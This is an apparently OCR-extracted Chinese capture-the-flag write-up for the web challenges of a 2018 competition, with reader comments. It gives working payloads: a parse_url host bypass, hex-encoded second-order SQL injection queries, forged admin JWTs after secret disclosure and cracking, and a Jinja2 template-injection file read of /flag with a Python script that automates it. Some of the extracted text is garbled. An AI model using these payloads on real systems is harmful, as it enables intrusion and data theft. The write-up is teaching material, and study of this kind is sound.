【2018年 网鼎杯CTF 第三场】Web 题解(28日更新:web最后一题)

mochazz / 2018-08-28 00:22:26 / 浏览数 8635 安全技术 CTF 顶(0) 踩(0)

比赛环境没关,可以找其他人借账号复现本次比赛题目,以下是网鼎杯第三场Web题解。

Web

comein

题目:由于运维人员失误,内网认证页面部署至了外网,不过还好,开发加了域名验证。

← → **C** ① 不安全 | 117.50.11.83


### 内网授权页面

确认认证

查看源码,发现如下代码:

```
1 <?php
2 ini_set("display_errors",0);
3 $uri = $_SERVER['REQUEST_URI'];
4 if(stripos($uri,".")){
      die("Unkonw URI.");
5
6 }
  if(!parse_url($uri,PHP_URL_HOST)){
      $uri = "http://".$_SERVER['REMOTE_ADDR'].$_SERVER['REQUEST_URI'];
8
9 }
10 $host = parse_url($uri,PHP_URL_HOST);
11 if($host === "c7f.zhuque.com"){
      setcookie("AuthFlag", "flag{******}");
12
13 }
14 ?>
                                                                                 光知社区
```

很明显又是考察 parse\_url 函数绕过,只不过开头多了对点号的匹配,绕过即可。使用 payload :.@c7f.zhuque.com/..//




可以自己本地调试一下。

gold

题目:还在上小学的小明同学开发了一款游戏,你能通关吗?




Burpsuite 抓包会发现浏览器一直发送POST数据,应该是通过Ajax来发起请求的:



根据题目提示: 收集1000金币即可过关。 尝试直接将参数 getGod 的值修改为1000, 发现会触发检测机制。



于是使用 Burpsuite 抓包,用 Intruder 模块从0跑到1001,在 getGod=1001 的数据包中获得flag:



Connection: close

X-Powered-By: PHP/5.5.9-1ubuntu4.25

Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

flag{262ae9fe-7c91-43d6-ad6d-e6292449744c}

PS:用多线程跑会触发游戏的反作弊机制,用单线程按顺序跑就能出flag。

phone

题目: find the flag.



## 查看谁的电话和你类似?

看到这道题目,马上就想到 <u>2017广东省强网杯(第三题)</u> 。测试了一下,果然在用户注册处的电话处存在二次注入,测试结果如下:



#### 登出

## 查看谁的电话和你类似?

点我查询

有1人和你电话相似哦~

**7.** 朱知社区

可以发现这里查询结果为: 有1人和你电话相似哦~

- ,而实际上这是我注册的第一个用户,数据库中不可能有用户的电话和我一样,所以应该是执行了我们刚刚构造的 SQL语句
- , 因为后面的布尔逻辑值为真。所以我们分别构造获取表名、列名、字段的 payload 如下:

#### 获取表名:

aaa' union select group\_concat(table\_name) from information\_schema.tables where table\_schema=database() order by 1 desc# username=test4&password=test4&phone=0x6161612720756e696f6e2073656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066

Login 主页

当前在线: test4 登出

# 查看谁的电话和你类似?

点我查询

有flag,user人和你电话相似哦~

**光知社区** 

#### 获取列名:

aaa' union select group\_concat(column\_name) from information\_schema.columns where table\_name="flag" order by 1 desc# username=test6&password=test6&phone=0x6161612720756e696f6e2073656c6563742067726f75705f636f6e63617428636f6c756d6e5f6e616d652920

Login

主页

当前在线: test6 登出

### 查看谁的电话和你类似?

点我查询

有f14g人和你电话相似哦~

**光知社** 

#### 获取字段:

aaa' union select f14g from flag order by 1 desc#

Login

主页

当前在线: test7

test7 登出

## 查看谁的电话和你类似?

点我查询

有flag{56b2caea-cc9a-4914-be5e-e5c882d69b72}人和你电话相似哦~

7.4 朱和社 S

### 这里可能有人会不明白为什么要加上 order by 1 desc ,大家可以试试下面这个 payload :

 $\verb| aaa'| union select group_concat(table_name)| from information\_schema.tables where table\_schema=database() \# \\$ 

Login 主页 当前在线: test8 登出

# 查看谁的电话和你类似?

点我查询

有0人和你电话相似哦~

**先知社区** 

实际上后台的 SQL语句 类似下图 第一个SQL语句 :

i\_am\_admin

题目:你能登录进去吗?

Login 主页 登录

welcome to the simple login system! Please Login to gain your secret!

**光**知社区

抓取登录数据包,发现JWT:



登录进去可以发现用于加密的 secret key :

Login 主页 当前在线: test 登出

Welcome back test user, although i can't give u flag, but i will give u my SECRET:uy8qz-!kru%\*2h7\$q&veq=y\_r1abu-xd\_219y%phex!@4hv62+

使用这个 secret key 到 https://jwt.io/ 生成 admin 对应的 token 值:



eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
1c2VybmFtZSI6ImFkbWluIn0.NYSsNZ1gR8EUYeb
NTmXPBhdoh-mA50jHkeWjM4gPxqY

```
HEADER: ALGORITHM & TOKEN TYPE


{
    "alg": "HS256",
    "typ": "JWT"
}

PAYLOAD: DATA

{
    "username": "admin"
}


VERIFY SIGNATURE

HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    uy8qz-!kru%*2h7$q&veq
)    □ secret base64 encoded
```



#### mmmmy

题目: find the flag.



抓包发现又是python的web程序,使用了JWT:(随手用test/test登录即可看到)

```
Request
                                                                                                 Response
  Raw Params
                   Headers Hex
                                                                                                  Raw Headers Hex HTML
                                                                                                                                   Render
GET /index HTTP/1.1
                                                                                                   k href="/static/css/bootstrap.min.css" rel="stylesheet">
Host:
2aa642cc40054a909c9e0980ee7fb9374abbe12880c94a96.game.ichunqiu.com
                                                                                                   <!-- Custom styles for this template -->
                                                                                                   k href="/static/css/jumbotron-narrow.css" rel="stylesheet">
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
                                                                                                </head>
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/68.0.3440.84 Safari/537.36
                                                                                                <body>
Accept:
text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, image/apng, */*; \\
                                                                                                <div class="container">
a = 0.8
                                                                                                   <div class="header clearfix">
.
Referer:
                                                                                                      <nav>
http://2aa642cc40054a909c9e0980ee7fb9374abbe12880c94a96.game.ichunqiu.co
                                                                                                         Accept-Encoding: gzip, deflate
                                                                                                            role="presentation"><a href="/index">用户中心</a>
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;

UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc3

4c4; pgv_pvi=7592209408; pgv_si=s4432900096;

Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,15351
                                                                                                            <|i role="presentation"><a href="/bbs">留言</a></|i>
                                                                                                            <|i role="presentation"><a href="/logout">注销</a></|i>
                                                                                                         14919,1535370754; ci_session=160af8df2a647477835234ce714c35a84d14dfad;
                                                                                                      </nav>
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535380224;
                                                                                                      <h3 class="text-muted">CTF</h3>
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QifQ.80ohpp
hZmbBgvim4l1wJwDj5bynPlBfshTtHsrcELx0
Connection: close
                                                                                                <div class="jumbotron user-info">
```

使用 <u>c-jwt-cracker</u> 爆破 secret key :

```
gcc -o jwtcrack main.o base64.o -lssl -lcrypto -lpthread

→ c-jwt-cracker git:(master) x ls
base64.c base64.o jwtcrack LICENSE main.c main.o Makefile README.md

→ c-jwt-cracker git:(master) x chmod -R 755 jwtcrack

→ c-jwt-cracker git:(master) x ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QifQ.8OohpphZmbBgvim4l1wJwDj5bynPlBfshTtHsrcELx0
Secret is "6a423"

★知社区
```

发现只有 admin 才能用留言板功能, 所以 伪造admin的token 登录:

```
GET /index HTTP/1.1
Host:
                                                                                              <!-- Custom styles for this template -->
2aa642cc40054a909c9e0980ee7fb9374abbe12880c94a96.game.ichunqiu.com
                                                                                              k href="/static/css/jumbotron-narrow.css" rel="stylesheet">
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
                                                                                           <body>
Gecko) Chrome/68.0.3440.84 Safari/537.36
                                                                                           <div class="container">
Accept:
{\it text/html,} application/xhtml+xml,} application/xml; q=0.9, image/webp, image/apng, */*;
                                                                                              <div class="header clearfix">
8.0=p
                                                                                                 <nav>
Accept-Encoding: gzip, deflate
                                                                                                   ul class="nav nav-pills pull-right">
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc3
                                                                                                      <|i role="presentation"><a href="/index">用户中心</a></|i>
4c4; pgv_pvi=7592209408; pgv_si=s4432900096;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,15351
                                                                                                      <|i role="presentation"><a href="/bbs">留言</a><//i>
                                                                                                      <|i role="presentation"><a href="/logout">注销</a></|i>
14919,1535370754; ci_session=160af8df2a647477835234ce714c35a84d14dfad;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535380224;
                                                                                                   token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.IXEkN
                                                                                                 </nav
e82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30
                                                                                                <h3 class="text-muted">CTF</h3>
session=eyJsb2dpbl9pbiI6ZmFsc2V9.DmWXOA.BYwDUyuIMSTZ1FKHz3XWI-ORi1w
                                                                                              </div>
Connection: close
                                                                                           <div class="jumbotron user-info">
                                                                                             <h1 class="user-username">admin</h1>
                                                                                           </div>
                                                                                           </div> <!-- /container -->
                                                                                           </body>
                                                                                           </html>
```

virink 师傅提醒说留言板处存在 SSTI ,于是测试了下,果然存在,只不过过滤了  $\{\}$  的写法,那我们可以换成流程控制结构的写法  $\{\%$  表达式%}内容1 $\{\%$  的写法,那我们可以换成流程控制结构的写法  $\{\%\}$  ,测试如下:

```
a = 0.8
                                                                                                               <|i role="presentation"><a href="/index">用户中心</a></|i>
                                                                                                               <|i role="presentation"><a href="/bbs">留言</a>
Referer:
                                                                                                               <|i role="presentation"><a href="/logout">注销</a></|i>
http://e257e2e196384714a2acb8b5f50a5aa643898f54bc5b433f.game.ichungiu.co
m/bbs
Accept-Encoding: gzip, deflate
                                                                                                           Accept-Language: zh-CN,zh;q=0.9
                                                                                                         </nav
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
                                                                                                         <h3 class="text-muted">CTF</h3>
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc3 4c4; pgv_pvi=7592209408; pgv_si=s4432900096; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,15351
                                                                                                      </div>
                                                                                                                <"jumbotron">
14919,1535370754; ci_session=0cc9e9bb87b0da4c68c732ca33482fcddeafc55d;
                                                                                                            <p4>1</p4
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535383954;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.IXEkN
                                                                                                            </div>
e82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30
Connection: close
                                                                                                   </div> <!-- /container -->
                                                                                                   </body>
tex ={% if True %}1{% else %}0{% endif %}
                                                                                                   </html>
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
                                                                                                         <h3 class="text-muted">CTF</h3>
UM_distinctid=165618a9bc2572-058ce2cc766cf3-182e1503-100200-165618a9bc3 4c4; pgv_pvi=7592209408; pgv_si=s4432900096; 
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535014186,1535027531,15351
                                                                                                      </div>
                                                                                                                    ss="jumbotron">
14919,1535370754; ci_session=0cc9e9bb87b0da4c68c732ca33482fcddeafc55d;
                                                                                                            <p4>0</p4>
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535383954;
                                                                                                               </div>
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.IXEkN
                                                                                                            </div>
e82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30
                                                                                                   </div> <!-- /container -->
Connection: close
                                                                                                   </body>
text={% if False %}1{% else %}0{% endif %}
                                                                                                   </html>
```

那么后面的数据就要盲注出来了,使用的 payload 类似如下:

```
\label{text=} text= \{ % if open('/flag','r').read()[0] == 'f' % \} 1 \{ % else % \} 0 \{ % endif % \} \}
```

这里实际上过滤了单、双引号,我们可以使用以下payload进行绕过:

text={% if request.values.e[18] == ()[request.values.a][request.values.b][request.values.c]()[40](request.values.d).read()[0]%

```
ci_session=9b84b87d7594cb5901a6d8487d95582984576b3e;
                                                                                                         pgv_si=s3438090240;
                                                                                                      </nav>
 .
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535027531,1535114919,153537
                                                                                                      <h3 class="text-muted">CTF</h3>
0754,1535456894; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535457023; token=eyJhbGciOijIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.IXEkNe
                                                                                                   </div>
82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30
                                                                                                            v class="iumbotron">
                                                                                                         <p4>good</p4>
Connection: close
text={% if request.values.e[18] ==
                                                                                                         </div>
()[request.values.a][request.values.b][request.values.c]()[40](request.values.d).read()[0
]%}good{%endif%}&a=_class_&b=_base_&c=_subclasses_&d=/flag&e=}-{0123456
                                                                                                </div> <!-- /container -->
789abcdefghijklmnopqrstuvwxyz
                                                                                                </body>
getflag程序如下:
```

```
import requests, sys
url = "http://4532bc69bc734acd8416204f0aa04f446e9d38024c5644e8.game.ichunqiu.com/bbs"
cookie = {
   "token" : "eyJhbGci0iJIUzI1NiIsInR5cC161kpXVCJ9.eyJ1c2VybmFtZS161mFkbWluIn0.IXEkNe82X4vypUsNeRFbhbXU4KE4winxIhrPiWpOP30"
chars = "}-{0123456789abcdefghijklmnopqrstuvwxyz"
flag = ''
for i in range(0,50):
   for j in range(0,len(chars)):
       data = {
           "text" : "{%% if request.values.e[%d] == ()[request.values.a][request.values.b][request.values.c]()[40](request.val
           "a" : "__class___",
           "b" : "__base___",
           "c" : "__subclasses__",
           "d" : "/flag",
           "e" : chars
       }
       r = requests.post(url=url,data=data,cookies=cookie)
       if 'getflag' in r.text:
           flag += chars[j]
           sys.stdout.write("[+] "+ flag + '\r')
           sys.stdout.flush()
           if chars[j] == '}':
               print(flag)
               exit()
           else:
               break
print(len(r.text))
```

#### 点击收藏 | 1 关注 | 2

上一篇: Vulnhub-Lampião: ... 下一篇: ysoserial JRMP相关模...

### 1. 6 条回复



sockls 2018-08-28 09:09:17

mmmmy不能这么打,单引号和双下划线都被过滤掉了,而且不需要盲注,用jinja2里的print可以直接打印

0 回复Ta



mochazz 2018-08-28 20:31:21

@sockls 盲注也可以注出数据,你是怎么直接用print打印的?能给个payload吗

0 回复Ta



sockls 2018-08-28 22:06:33

@mochazz https://qvq.im/archive/%E7%BD%91%E9%BC%8E%E6%9D%AF%E7%AC%AC%E4%B8%89%E5%9C%BA%20mmmmy%20writeup 我的wp,盲注和非盲注都有写

0 回复Ta



mochazz 2018-08-28 22:45:15

@sockls 多谢师傅的payload,学习了

0 回复Ta



C0mRaDe 2018-08-28 22:47:05

@sockls 学习了

0 回复Ta



烧包包儿 2018-08-30 19:25:58

你好,我能够问一下,为什么这里的两个request变量之间

 $\label{lem:condition} \begin{tabular}{ll} \end{tabular} \begin{tabular}{$ 

不用加.呢。这是什么 trick 么?

().\_\_class\_\_.\_base\_\_.\_\_subclasses\_\_()[40]('1.txt').read()

0 回复Ta

### 登录 后跟帖

先知社区

### 现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> <u>友情链接</u> <u>社区小黑板</u>